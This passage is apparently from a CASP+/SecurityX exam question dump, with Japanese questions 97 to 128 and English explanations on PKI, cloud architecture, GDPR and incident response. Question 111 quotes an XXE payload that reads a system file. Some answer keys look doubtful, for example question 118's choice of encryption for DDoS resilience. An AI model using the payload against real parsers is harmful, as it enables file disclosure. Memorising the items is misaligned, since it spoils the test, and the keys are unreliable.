Hardening the engineering workstations using a consistent strategy would have the greatest impact on reducing the attack surface. The workstations are running outdated and unsupported operating systems, with no security controls, and inconsistent software installations, which significantly increases the risk of exploitation. Hardening involves applying patches, reducing unnecessary software, disabling unused services, and ensuring uniform security controls across all systems. By addressing these vulnerabilities and inconsistencies, the overall security posture improves significantly, which aligns with CASP+ best practices on reducing attack surfaces by standardizing and securing endpoint configurations.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 1.0 - Risk Management (Vulnerability Management, System Hardening) CompTIA CASP+ Study Guide: Hardening Techniques and Attack Surface Reduction

最新問題**: 97**
最高情報セキュリティ責任者 (CISO) は新しい会社と協力しており、評価中にすべての関係者が自分たちの役割を確実に理解できるようにするための法的文書が必要です。CISO は次のうちどれに各関係者に署名させる必要がありますか?
A. SLA
B. ISA

C. 権限とアクセス
D. 関与規則
Answer: D (メーッセージを残す**)**
Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment. Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

最新問題**: 98**
ある会社は、グローバル サービスの展開を準備しています。
GDPR コンプライアンスを確保するために会社が行う必要があるのは、次のうちどれですか? 2 つ選んでください。)
A. 保存されているデータについてユーザーに通知します。
B. マーケティング メッセージのオプトイン/オプトアウトを提供します。
C. データ削除機能を提供します。
D. オプションのデータ暗号化を提供します。
E. 第三者にデータ アクセスを許可します。
F. 代替の認証技術を提供します。
Answer: A,C (メーッセージを残す**)**
The main rights for individuals under the GDPR are to:
allow subject access
have inaccuracies corrected
have information erased
prevent direct marketing
prevent automated decision-making and profiling
allow data portability (as per the paragraph above)
source: https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/ These are two of the requirements of the GDPR (General Data Protection Regulation), which is a legal framework that sets guidelines for the collection and processing of personal data of individuals within the European Union (EU). The GDPR also requires data controllers to obtain consent from data subjects, protect data with appropriate security measures, notify data subjects and authorities of data breaches, and appoint a data protection officer.

最新問題**: 99**
ある企業のセキュリティ エンジニアが、新製品の市場投入で企業を打ち負かしている競合他社の原因となった最近の後退を緩和するシステムを設計しています。製品のいくつかには、エンジニアの会社が開発した適切な拡張機能が組み込まれています。ネットワークにはすでに SEIM と

NIPS が含まれており、すべてのユーザー アクセスに 2FA が必要です。関連するリスクを軽減するためにエンジニアが NEXT を考慮する必要があるのは、次のどのシステムですか?
A. DLP
B. Mail gateway
C. Data flow enforcement
D. UTM
Answer: A (メーッセージを残す**)**
A DLP system is the best option for the company to mitigate the risk of losing its proprietary enhancements to competitors. DLP stands for data loss prevention, which is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block data transfers based on predefined rules and criteria, such as content, source, destination, etc. DLP can help protect the company's intellectual property and trade secrets from being compromised by malicious actors or accidental leaks. Verified Reference: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html

最新問題**: 100**
PKI は、変更管理プロセスにおけるセキュリティ要件をサポートするために使用できます。PKI がメッセージに提供する機能は次のどれですか。
A. 否認防止
B. 機密保持
C. 配達受領書
D. 証明
Answer: A (メーッセージを残す**)**
Non-repudiation ensures that a sender cannot deny having sent a message, achieved through digital signatures provided by PKI. This aligns with CASP+ objective 3.2, emphasizing cryptographic assurance in communication.

最新問題**: 101**
エンジニアリングチームが新しいVPNサービスを導入しましたが、接続にはクライアント証明書が必要です。しかし、iOSデバイスでは、.p12証明書ファイルをインポートした後に以下のエラーが発生します。
mbedTLS: CA証明書が未定義です
この問題の根本的な原因は次のどれですか?
A. iOS デバイスには、デフォルトで空のルート証明書チェーンがあります。
B. OpenSSL は PKCS#12 証明書ファイルをサポートするように構成されていません。
C. VPN クライアント構成に CA 秘密キーがありません。
D. iOS キーチェーンはクライアントの公開キーと秘密キーのみをインポートしました。
Answer: (解答を表示する**)**

The root cause of this issue is that the iOS keychain imported only the client public and private keys, but not the CA certificate. A PKCS#12 file (.p12 or .pfx) is a file format that contains a certificate and its private key, optionally protected by a password. A PKCS#12 file can also contain intermediate certificates or root certificates that are needed to verify the certificate chain. However, when importing a PKCS#12 file into the iOS keychain, only the certificate and its private key are imported, not the CA certificate. This means that the iOS device cannot verify the authenticity of the certificate, and displays the error message "mbedTLS: ca certificate undefined". To fix this issue, the CA certificate needs to be imported separately into the iOS keychain, either manually or using a configuration profile. Verified Reference: https://developer.apple.com/documentation/devicemanagement/certificatepkcs12 https://support.apple.com/guide/deployment/distribute-certificates-depcdc9a6a3f/web https://openvpn.net/faq/how-do-i-use-a-client-certificate-and-private-key-from-the-ios-keychain/

最新問題**: 102**
最近リポジトリへの一時的なアクセス権を付与されたサードパーティのデータベース管理者がデータベース内のビジネス機密コンテンツにアクセスした後、SIEM がアラートを生成しました。SIEM はこのインシデントの前にも同様のアラートを生成していました。アラートの原因を最もよく説明するのは次のどれですか。
A. データベースフィールドのトークン化
B. データベースデコイ
C. データベースアクティビティの監視
D. データベース整合性の強制
Answer: C (メーッセージを残す**)**
Step by Step
Database activity monitoring (DAM) tracks user actions within databases and generates alerts for anomalous behavior, such as unauthorized access to sensitive content.
Database field tokenization protects sensitive data but does not monitor access.
Database decoy involves creating fake data to detect misuse but is unrelated to monitoring.
Database integrity enforcement ensures data accuracy but does not generate access alerts.

最新問題**: 103**
最高情報セキュリティ責任者は、従業員が 「インターネットから悪意のあるファイルをダウンロードし、それを企業のワークステーションで開く」可能性を懸念している。このリスクを軽減するには、次のソリューションのうちどれが最適ですか?
A. Web プロキシを脅威インテリジェンス フィードと統合します。
B. Web プロキシ上のウイルス対策エンジンを使用して、すべてのダウンロードをスキャンします。
C. Web プロキシ上の既知のマルウェア サイトをブロックします。
D. サンドボックス内のファイルを Web プロキシ上で実行します。
Answer: (解答を表示する**)**

Executing the files in the sandbox on the web proxy is the best solution to reduce the risk of employees downloading and opening malicious files from the internet. A sandbox is a secure and isolated environment that can run untrusted or potentially harmful code without affecting the rest of the system. By executing the files in the sandbox, the web proxy can analyze their behavior and detect any malicious activity before allowing them to reach the corporate workstations.

最新問題**: 104**
セキュリティ エンジニアは、次の要件を満たす新しい Web ベースのアプリケーションに対して、コスト効率の高い認証スキームを実装する必要があります。
*迅速な認証
*柔軟な承認
*導入の容易さ
*低コストで高機能
次のアプローチのうち、これらの目的に最も適したものはどれですか?
A. Kerberos
B. EAP
C. SAML
D. OAuth
E. TACACS+
Answer: (解答を表示する**)**
OAuth, which stands for Open Authorization, is a standard for authorization that enables secure token-based access. It allows users to grant a web application access to their information on another web application without giving them the credentials for their account. OAuth is particularly useful for rapid authentication, flexible authorization, ease of deployment, and offers high functionality at a low cost, making it an ideal choice for new web-based applications. This approach is well-suited for situations where web applications need to interact with each other on behalf of the user, without sharing user's password, such as integrating a geolocation application with Facebook. OAuth uses tokens issued by an authorization server, providing restricted access to a user's data, which aligns with the objectives of rapid authentication, flexible authorization, ease of deployment, and cost-effectiveness.

最新問題**: 105**
セキュリティ イベントを調査しているときに、アナリストは、ユーザーが不明な送信元からの電子メールの添付ファイルを開いたという証拠を見つけました。ユーザーが添付ファイルを開いた直後に、サーバーのグループで大量のネットワークおよびリソース アクティビティが発生しました。サーバーを調査したところ、アナリストは、48 時間以内に支払いを要求するランサムウェアによってサーバーが暗号化されていたことを発見しました。同社には、ランサムウェアに対する対応計画はありません。
インシデントを管理チームに報告した後、アナリストが取るべき次のステップは次のうちどれですか?

A. 48 時間以内に身代金を支払います。
B. サーバーを隔離して拡散を防ぎます。
C. 法執行機関に通知します。
D. 影響を受けるサーバーの即時復旧を要求します。
Answer: B (メーッセージを残す**)**
Isolating the servers is the best immediate action to take after reporting the incident to the management team, as it can limit the damage and contain the ransomware infection. Paying the ransom is not advisable, as it does not guarantee the recovery of the data and may encourage further attacks. Notifying law enforcement is a possible step, but not the next one after reporting. Requesting that theaffected servers be restored immediately may not be feasible or effective, as it depends on the availability and integrity of backups, and it does not address the root cause of the attack. Verified Reference: https://www.comptia.org/blog/what-is-ransomware-and-how-to-protect-yourself https://www.comptia.org/certifications/comptia-advanced-security-practitioner

最新問題**: 106**
最高経営責任者（CEO）が個人所有デバイスに未承認のアプリケーションをインストールした後、セキュリティアナリストにインシデントを報告しました。BYODポリシーに記載されているように、このデバイスはMDMソリューションによって制御されていませんでした。しかし、デバイスには重要な機密情報が含まれていました。サイバーインシデント対応チームがデバイスの分析を実施したところ、以下のログが見つかりました。

```
Wed 12 Dec 2020 10:00:03 Unknown sources is now enabled on this device.
```

攻撃が成功した理由として最も考えられるのは次のどれですか?
A. MDM制御の欠如
B. ホットスポットへの自動参加が有効
C. サイドローディング
D. アプリケーションのセグメンテーションの欠如
Answer: A (メーッセージを残す**)**
A lack of Mobile Device Management (MDM) controls can lead to successful attacks because MDM solutions provide the ability to enforce security policies, remotely wipe sensitive data, and managesoftware updates, which can prevent unauthorized access and protect corporate data. Without MDM, personal devices are more vulnerable to security risks.

最新問題: **107**
ある組織は、仮想イベント サービスを世界中のクライアントに提供するクラウドベースのアプリケーションを導入しました。通常のイベントでは、短時間に数千人のユーザーがさまざまなエントリ ページにアクセスします。エントリ ページには、比較的静的でデータベースから取得されるスポンサー関連のコンテンツが含まれています。最初の主要なイベントが発生すると、エントリ ページの応答時間が遅いことがユーザーから報告されます。次の機能のうち、会社が実装するのに最も適切なものはどれですか。
A. 水平スケーラビリティ
B. 垂直スケーラビリティ
C. コンテナ化
D. 静的コード分析
E. キャッシュ
Answer: E (メーッセージを残す**)**
Caching is the most appropriate solution to improve response time for static content, such as sponsor-related data on the entry pages. Caching stores frequently accessed data closer to users, reducing the need to retrieve it from the database repeatedly. This results in faster load times, especially during high-traffic events. While scalability (horizontal or vertical) might address overall system performance, caching specifically targets improving the speed of accessing static content. CASP+ emphasizes caching as a performance optimization technique for handling high-demand, static web content.
Reference:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Performance Optimization and Caching) CompTIA CASP+ Study Guide: Optimizing Web Application Performance with Caching

最新問題: **108**
ある企業がオンプレミス サービスをクラウドに移行しました。最近の監査で、クラウド サービス全体のデータが適切に分類され、文書化されていることが確認されましたが、他のシステムはこの情報に基づいて動作したりフィルタリングしたりすることができません。他のクラウドベースのシステムがこの情報を利用できるようにするには、次のどれを導入する必要がありますか。
A. データマッピング
B. データのラベル付け
C. ログスクレイピング
D. リソースのタグ付け
Answer: B (メーッセージを残す**)**
Step by Step

Data labeling enables metadata tagging for data classification, which allows systems to filter, act, and enforce policies based on the labels.
Data mapping is used for understanding data flows but does not support automation.
Log scraping and resource tagging are unrelated to enabling system actions based on data classification.

最新問題**: 109**
ある企業が顧客向けにPHPベースの外部ウェブアプリケーションを開発しました。セキュリティ研究者によると、このアプリケーションにはHeartbleed脆弱性が存在するとのことです。この問題を最も効果的に解決 軽減するには、次のうちどれが適切でしょうか 2つ選択してください)。
A. WAFシグネチャの導入
B. PHPコードの修正
C. WebサーバーをHTTPSからHTTPに変更する
D. SSLv3 を使用
E. PHP から ColdFusion へのコードの変更
F. OpenSSLライブラリの更新
Answer: A,F (メーッセージを残す**)**
Deploying a web application firewall (WAF) signature is a way to detect and block attempts to exploit the Heartbleed vulnerability on the web server. A WAF signature is a pattern that matches a known attack vector, such as a malicious heartbeat request. By deploying a WAF signature, the company can protect its web application from Heartbleed attacks until the underlying vulnerability is fixed.
Updating the OpenSSL library is the ultimate way to fix and mitigate the Heartbleed vulnerability. The OpenSSL project released version 1.0.1g on April 7, 2014, which patched the bug by adding a bounds check to the heartbeat function. By updating the OpenSSL library on the web server, the company can eliminate the vulnerability and prevent any future exploitation.
B : Fixing the PHP code is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not in the PHP code, but in the OpenSSL library that handles the SSL/TLS encryption for the web server.
C : Changing the web server from HTTPS to HTTP is not a way to resolve or mitigate the Heartbleed vulnerability, because it would expose all the web traffic to eavesdropping and tampering by attackers. HTTPS provides confidentiality, integrity, and authentication for web communications, and should not be disabled for security reasons.
D : Using SSLv3 is not a way to resolve or mitigate the Heartbleed vulnerability, because SSLv3 is an outdated and insecure protocol that has been deprecated and replaced by TLS. SSLv3 does not support modern cipher suites, encryption algorithms, or security features, and is vulnerable to various attacks, such as POODLE.
E : Changing the code from PHP to ColdFusion is not a way to resolve or mitigate the Heartbleed vulnerability, because the vulnerability is not related to the programming language of the web application, but to the OpenSSL library that handles the SSL/TLS encryption for the web server.

https://owasp.org/www-community/vulnerabilities/Heartbleed_Bug
https://heartbleed.com/

最新問題: **110**
フィッシング演習中に、少数の特権ユーザーが失敗リストの上位にランクされました。企業は、特権ユーザーが追加のセキュリティ監視制御を確実に導入できるようにしたいと考えています。最も可能性の高い解決策は次のうちどれですか?
A. Web トラフィックを保護する WAF
B. ユーザーとエンティティの行動分析
C. ローカルパスワードを変更するための要件
D. ギャップ分析
Answer: B (メーッセージを残す**)**
User and entity behavior analytics (UEBA) is the best solution to monitor and detect unusual or malicious activity by privileged users who failed the phishing exercise. UEBA uses machine learning and behavioral analytics to establish a baseline of normal activity and identify anomalies that indicate potential threats. UEBA can help detect compromised credentials, insider threats, and advanced persistent threats that may evade traditional security solutions. The other options are either irrelevant or less effective for the given scenario.

最新問題: **111**
セキュリティ アナリストは、会社の WAF が適切に構成されていないことを発見しました。メイン Web サーバーが侵害され、悪意のあるリクエストの 1 つで次のペイロードが検出されました。

```
<!DOCTYPE doc [
<!ELEMENT doc ANY>
<ENTITY xxe SYSTEM "file:///etc/password">]>
<doc>&xxe;</doc>
```

この脆弱性を最も緩和するのは次のうちどれですか?
A. ネットワーク侵入防止
B. キャプチャ
C. 入力の検証
D. データのエンコード
Answer: C (メーッセージを残す**)**

最新問題: **112**
規制対象企業がインフラストラクチャ全体を更新中です。この企業では、ビジネスに不可欠なプロセスが古い 2008 Windows サーバー上で実行されています。このサーバーに障害が発生すると、企業は数百万ドルの収益を失うことになります。企業は次のどのアクションを取るべきでしょうか。
A. ビジネスを行うためのコストとしてリスクを受け入れます。
B. プロジェクトの優先順位付けのための組織のリスク レジスタを作成します。

C. ネットワーク補正制御を実装します。
D. 障害が発生した場合のコストを相殺するために保険を購入します。
Answer: B (メーッセージを残す**)**
Step by Step
Creating an organizational risk register ensures the issue is documented and prioritized for mitigation, aligning with risk management best practices.
Accepting the risk is not advisable due to the financial implications of failure.
Implementing network compensating controls does not address server reliability.
Purchasing insurance only offsets financial risk and does not ensure system functionality.

最新問題**: 113**
内部リソースの制約のため、管理チームは主任セキュリティ アーキテクトに、アプリケーション レベルの制御の責任のほとんどをクラウド プロバイダーに移すソリューションを推奨するよう依頼しました。責任共有モデルでは、次のサービス レベルのどれがこの要件を満たしますか?
A. SaaS
B. PaaS
C. IaaS
D. ファース
Answer: A (メーッセージを残す**)**

最新問題**: 114**
セキュリティアーキテクトは、秘密暗号キーの公開が疑われるものによるリスクを軽減する必要があります。実行するのに最適な手順は次のうちどれですか?
A. 証明書を取り消します。
B. すべてのユーザーに証明書を通知します。
C. 会社の最高情報セキュリティ責任者に連絡してください。
D. 疑わしい証明書を使用している Web サイトを無効にします。
E. ルート CA に警告します。
Answer: A (メーッセージを残す**)**
In the context of a private cryptographic key suspected to be exposed, the best immediate action is to revoke the certificate associated with that key. Revoking the certificate ensures that it cannot be used toestablish new secure sessions, which prevents attackers from using the potentially compromised key to impersonate or decrypt communications. The revocation process typically involves updating the Certificate Revocation List (CRL) or leveraging the Online Certificate Status Protocol (OCSP), both of which are used by clients to check the validity of certificates.

最新問題**: 115**
あるeコマースウェブサイトの一部エンドユーザーから、ページの閲覧に遅延が発生しているとの報告を受けています。このウェブサイトはTLS 1.2を使用しています。ウェブサイトのセキュリティアーキテクトは、自宅からウェブサイトに接続し、Wiresharkでトラフィックをキャプチャす

ることでトラブルシューティングを行いました。その結果、証明書の検証に時間がかかることが分かりました。セキュリティアーキテクトは、以下のどの解決策を推奨すべきでしょうか？
A. ウェブサーバークラスターにノードを追加する
B. Webサーバーで使用される暗号アルゴリズムを変更する
C. サーバー上でのOCSPステープルの実装
D. TLS 1.3 へのアップグレード
Answer: C (メーッセージを残す**)**
OCSP stapling is a solution that allows the web server to provide a time-stamped OCSP response signed by the CA along with the certificate during the TLS handshake, eliminating the need for the client to contact the CA separately to validate the certificate. OCSP stapling can reduce the delay caused by the certificate validation process by saving a round-trip between the client and the CA. It can also improve the security and privacy of the certificate validation by preventing potential attacks or tracking by malicious third parties. Verified Reference: https://en.wikipedia.org/wiki/OCSP_stapling
https://www.digicert.com/knowledgebase/ssl-certificates/ssl-general-topics/what-is-ocsp-stapling.html
https://www.entrust.com/knowledgebase/ssl/online-certificate-status-protocol-ocsp-stapling

最新問題**: 116**
ある企業は、CRM プラットフォーム全体をすべてのユーザーに一度に展開する期限に迫っています。しかし、同社はサードパーティベンダーに依存しているため、予定より遅れている。次の開発アプローチのうち、会社がリリースを開始できるだけでなく、将来のリリースに向けてテストと開発を継続できるのはどれですか?
A. ウォーターフォール アプローチを使用するようにプロジェクトの範囲を見直します。
B. スパイラル開発手法を使用するようにプロジェクトの範囲を変更します。
C. 継続的インテグレーションを実行します。
D. 反復的なソフトウェア リリースを実装する
Answer: D (メーッセージを残す**)**

最新問題**: 117**
サイバーアナリストは、提供された画像ファイルから PDF ファイルを復元する任務を負っています。PDF 回復に最適なファイル カービング ツールは次のうちどれですか?
A. objdump
B. 文字列
C. dd
D. 最前
Answer: (解答を表示する**)**
Foremost is a file-carving tool designed to recover specific file types, including PDFs, from disk images. It is well-suited for this task because it can search a disk image for the headers and

footers that define the start and end of a particular file type, which is essential for recovering documents like PDFs.

最新問題: **118**
ある企業は機密性の高いワークロードをクラウドに移行し、Webベースのアプリケーションの高可用性と復元力を確保する必要があります。クラウドアーキテクチャチームには、以下の要件が与えられました。
* アプリケーションは常に70%の容量で実行する必要があります
* アプリケーションは DoS 攻撃および DDoS 攻撃に耐える必要があります。
* サービスは自動的に回復する必要があります。
クラウド アーキテクチャ チームが実装する必要があるのは次のうちどれですか (3 つ選択)。
A. 読み取り専用レプリカ
B. BCP
C. 自動スケーリング
D. WAF
E. CDN
F. 暗号化
G. 連続スナップショット
H. コンテナ化
Answer: C,D,F (メーッセージを残す**)**
The cloud architecture team should implement Autoscaling (C), WAF (D) and Encryption (F). Autoscaling (C) will ensure that the application is running at 70% capacity at all times. WAF (D) will protect the application from DoS and DDoS attacks. Encryption (F) will protect the data from unauthorized access and ensure that the sensitive workloads remain secure.

最新問題: **119**
マネージド セキュリティ プロバイダー (MSP) は、完全なデジタル変革に取り組んでいた顧客と連携しています。この変革には、スケーラブルで高性能なオンライン ユーザー エクスペリエンスを確保するためのクラウド サーバーへの移行が含まれます。現在のアーキテクチャには次のものが含まれます。
* ディレクトリサーバー
* ウェブサーバー
* データベースサーバー
* ロードバランサー
* クラウドネイティブVPNコンセントレータ
* リモートアクセスサーバー
MSP は、オンプレミスのインフラストラクチャと同様にこの環境を保護する必要があります。この目的を最もよく達成するために、MSP は次のどれを実施する必要がありますか? (3 つ選択してください)
A. コンテンツ配信ネットワーク

B. 仮想次世代ファイアウォール
C. Webアプリケーションファイアウォール
D. ソフトウェア定義WAN
E. 外部脆弱性スキャン
F. コンテナ
G. マイクロセグメンテーション
Answer: B,C,G (メーッセージを残す)
A virtual next-generation firewall (vNGFW) is a software version of a NGFW that can be deployed on cloud servers to provide advanced network security features. A vNGFW can help secure the cloud environment similarly to the infrastructure on premises by providing functions such as URL filtering, SSL/TLS inspection, deep packet inspection, antivirus, IPS, application control, and sandboxing. A web application firewall (WAF) is a device or software that filters and blocks malicious web traffic from reaching an application. A WAF can help secure the web servers in the cloud environment by protecting them from common attacks such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF). Microsegmentation is a technique that divides a network into smaller segments or zones based on criteria such as identity, role, or function. Microsegmentation can help secure the cloud environment by isolating different types of servers and applying granular security policies to each segment.
A content delivery network (CDN) is a distributed system of servers that delivers web content to users based on their geographic location, the origin of the content, and the performance of the network. A CDN can help improve the availability and performance of web applications by caching content closer to the users, reducing latency and bandwidth consumption. However, a CDN does not provide the samelevel of security as a vNGFW or a WAF. Software-defined WAN (SD-WAN) is a technology that uses software to manage the connectivity and routing of wide area network (WAN) traffic across multiple links or carriers. SD-WAN can help improve the reliability and efficiency of WAN connections by dynamically selecting the best path for each application based on factors such as bandwidth, latency, cost, and quality of service (QoS). However, SD-WAN does not provide the same level of security as a vNGFW or a WAF. External vulnerability scans are assessments that identify and report on the vulnerabilities and weaknesses of an IT system from an external perspective. External vulnerability scans can help improve the security posture of an IT system by providing visibility into its exposure to potential threats. However, external vulnerability scans do not provide the same level of protection as a vNGFW or a WAF. Containers are units of software that package an application and its dependencies into a standardized format that can run on any platform or environment. Containers can help improve the portability and scalability of applications by allowing them to run independently from the underlying infrastructure. However, containers do not provide the same level of security as microsegmentation. Reference: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.3: Implement solutions for the secure use of cloud services

最新問題: 120

社内のセキュリティ評価者は、月次の資産レビュー中に、企業の IT 資産インベントリ システムに大きなギャップがあることを特定しました。評価者は外部監査が進行中であることを認識しています。外部からの発見を避けるため、評価者は在庫システムのギャップを報告しないことを選択します。次の法的考慮事項のうち、評価者が直接違反しているものはどれですか?

A. 十分な注意を払ってください
B. デューデリジェンス
C. 適正な手続き
D. 期限通知

Answer: A (メーッセージを残す**)**

Due care refers to the effort made by an ordinarily prudent or reasonable party to avoid harm to another party. By not reporting the gaps in the inventory system, the assessor is neglecting their responsibility and not exercising the due care that is expected of them, which could lead to legal ramifications for non-compliance or other security breaches.

最新問題**: 121**

セキュリティ管理者は、人事部門内の複数のサイトに X.509 ソリューションを実装する必要があります。このソリューションでは、メインの人事 Web サーバーのドメイン名に関連付けられたすべてのサブドメインを保護する必要があります。サイトを適切に保護し、秘密キーの管理を容易にするために、次のどれを実装する必要がありますか。


A. 証明書失効リスト
B. デジタル署名
C. ワイルドカード証明書
D. 登録機関
E. 証明書のピン留め

Answer: C (メーッセージを残す**)**

Comprehensive and Detailed in-Depth
Problem Statement:
The security administrator needs a solution that:
Securesmultiple subdomainsunder asingle domain name.
Simplifiesprivate key management.
UsesX.509 certificates, which are common forTLS/SSLin web environments.
Why the Correct Answer is C (Wildcard certificate):
AWildcard certificateallows thesame certificateto securemultiple subdomainsof a domain.
The format for a wildcard certificate is usually:
CopyEdit
*.example.com
This single certificate can cover:
hr.example.com
payroll.example.com
benefits.example.com

It significantlyreduces administrative overheadsince onlyone certificate and one private keyare needed.
In anX.509 context, a wildcard certificate is commonly used forweb servers that host multiple subdomains.
Key Benefits of Wildcard Certificates:
Cost-Effective:One certificate forall subdomains.
Simplified Management:Oneprivate keyto secure multiple services.
Flexibility:Can addnew subdomainswithout issuing a new certificate.
Compatibility:Widely supported inweb servers and application frameworks.
Why the Other Options Are Incorrect:
A . Certificate revocation list (CRL):
A CRL is used tolist revoked certificatesand ensure they are no longer trusted.
It does notsecure multiple subdomainsormanage private keys.
B . Digital signature:
A digital signature is used toverify the integrity and authenticityof data.
It is not related tomanaging certificates or securing subdomains.
D . Registration authority (RA):
An RA is responsible forvalidating identity and issuing certificates.
It does not directly address theissue of securing multiple subdomains.
E . Certificate pinning:
Certificate pinning ensures that an application only trustsspecific public keysto preventMitM attacks.
It does not providemulti-subdomain supportorsimplify key management.
Real-World Scenario:
An organization runs anHR portalwith multiple subdomains:
login.hr.example.com
docs.hr.example.com
support.hr.example.com
Implementing awildcard certificateallows the company tomanage a single certificatewhile covering all these subdomains.
This reduces themaintenance workloadsince updates or renewals only need to be performed onone certificate.
Example of a Wildcard Certificate in Practice:
Common Name (CN):
CopyEdit
*.hr.example.com
Usage:
Secures all subdomains within thehr.example.comnamespace.
Reduces thenumber of certificates neededfrom one per subdomain to justone wildcard certificate.
Visual Representation:
lua

CopyEdit



Asingle wildcard certificatecovers all subdomains underhr.example.com.
Extract from CompTIA SecurityX CAS-005 Study Guide:
TheCompTIA SecurityX CAS-005 Official Study Guideemphasizes thatwildcard certificatesare an efficient solution when securingmultiple subdomains under the same domain. They reduce the complexity ofprivate key managementand streamline thecertificate deployment process.

最新問題**: 122**
過去 1 年間の攻撃パターンを振り返ると、攻撃者は侵害を受けやすいシステムを見つけた後、偵察を停止したことがわかります。同社は、貴重な攻撃情報を取得しながら、この情報を使用して環境を保護する方法を見つけたいと考えています。
次のうち、会社が実装するのに最適なものはどれですか?
A. IDS
B. SIEM
C. ハニーポット
D. WAF
Answer: C (メーッセージを残す**)**

最新問題**: 123**
侵入テスターは、Windows サーバーでルート アクセス権を取得し、エンゲージメント ルールに従って、永続化のためにポストエクスプロイトを実行することが許可されています。

次の手法のうち、これをサポートするのに最も適しているのはどれですか?
A. 任意コード実行エクスプロイトの悪用
B. バックドアの作成
C. より権威のあるサーバー/サービスへの横方向の移動
D. systemd サービスが起動時に自動的に実行されるように設定する
Answer: (解答を表示する**)**

最新問題**: 124**
あるソフトウェア開発会社が、自社のソーシャルメディアプラットフォーム向けに新しいモバイルアプリケーションを開発しています。同社は、モバイルクライアントとサーバー間のオンパス攻撃のリスクを軽減し、より強固なデジタルトラストを実装することで、ユーザーの信頼を獲得したいと考えています。ユーザーの信頼を支えるため、同社は以下の社内ガイドラインを公開しました。
* モバイル クライアントは、すべてのソーシャル メディア サーバーの ID をローカルで検証する必要があります。
* ソーシャルメディアサーバーは、証明書ステータスのTLSパフォーマンスを改善する必要があります
* ソーシャル メディア サーバーは、クライアントに HTTPS のみを使用するように通知する必要があります。
上記の要件を考慮すると、会社は次のどれを実施する必要がありますか? (2 つ選択してください)。
A. 高速UDPインターネット接続
B. OCSP ステープル
C. プライベートCA
D. DNSSEC
E. CRL
F. HSTS
G. 分散オブジェクトモデル
Answer: B,F (メーッセージを残す**)**
The company should implement OCSP stapling and HSTS to improve TLS performance and enforce HTTPS. OCSP stapling is a technique that allows a server to provide a signed proof of the validity of its certificate along with the TLS handshake, instead of relying on the client to contact the certificate authority (CA) for verification. This can reduce the latency and bandwidth of the TLS handshake, as well as improve the privacy and security of the certificate status. HSTS stands for HTTP Strict Transport Security, which is a mechanism that instructs browsers to only use HTTPS when connecting to a website, and to reject any unencrypted or invalid connections. This can prevent downgrade attacks, man-in-the-middle attacks, and mixed content errors, as well as improve the performance of HTTPS connections by avoiding unnecessary redirects.
Verified Reference:
https://www.techtarget.com/searchsecurity/definition/OCSP-stapling

https://www.techtarget.com/searchsecurity/definition/HTTP-Strict-Transport-Security
https://www.cloudflare.com/learning/ssl/what-is-hsts/

最新問題: **125**
不正な API キーの共有を防ぐために組織が実装する必要があるのは次のうちどれですか?
A. OTP
B. 暗号化
C. APIゲートウェイ
D. HSM
Answer: C (メーッセージを残す)
An API gateway is a management tool that sits between a client and a collection of backend services. It acts as a reverse proxy to accept all application programming interface (API) calls, aggregate the various services required to fulfill them, and return the appropriate result. API gateways can enforce policies such as rate limiting and authentication to prevent unauthorized access, making it an effective solution to prevent unauthorized API key sharing. By managing APIs at the gateway level, organizations can ensure that API keys are used as intended and are not shared or misused, addressing the need for secure management of API keys.

最新問題: **126**
セキュリティ エンジニアは、本番環境にコンテナを組み込む前に、本番コンテナの脆弱性が自動的にスキャンされるようにする必要があります。エンジニアがコミットごとに脆弱性スキャンを自動的に組み込むには、次のどれを使用する必要がありますか。
A. コードリポジトリ
B. CI/CD パイプライン
C. 統合開発環境
D. コンテナオーケストレーター
Answer: B (メーッセージを残す)
Step by Step
CI/CD pipeline (Continuous Integration/Continuous Deployment) automates the testing, including vulnerability scanning, for every code commit before deploying to production.
Code repository stores the code but does not handle scanning.
Integrated development environment (IDE) aids developers in writing and testing code but does not enforce automated scanning.
Container orchestrator manages container deployment but does not directly address pre-production scanning.

最新問題: **127**
営業部門のユーザーが疑わしい添付ファイルを開きました。その後、営業部門は SOC に連絡して応答のない多数のシステムを調査し、チームはファイルと攻撃の発信元を特定することに成功しました。

インシデント対応計画の次のステップは次のうちどれですか?
A. 修復
B. 封じ込め
C. レスポンス
D. 回復
Answer: B (メーッセージを残す**)**

最新問題**: 128**
組織のハント チームは、永続的な脅威が存在し、企業ネットワークにすでに足場を築いていると考えています。
敵対者が悪意のあるアクティビティを発見するように仕向けるために、ハント チームが使用するのに最適な手法は次のうちどれですか?
A. SOAR ツールをデプロイします。
B. ユーザーのパスワード履歴と長さの要件を変更します。
C. 新しい分離およびセグメンテーション スキームを適用します。
D. 隣接するホストにおとりファイルを実装します。
Answer: (解答を表示する**)**
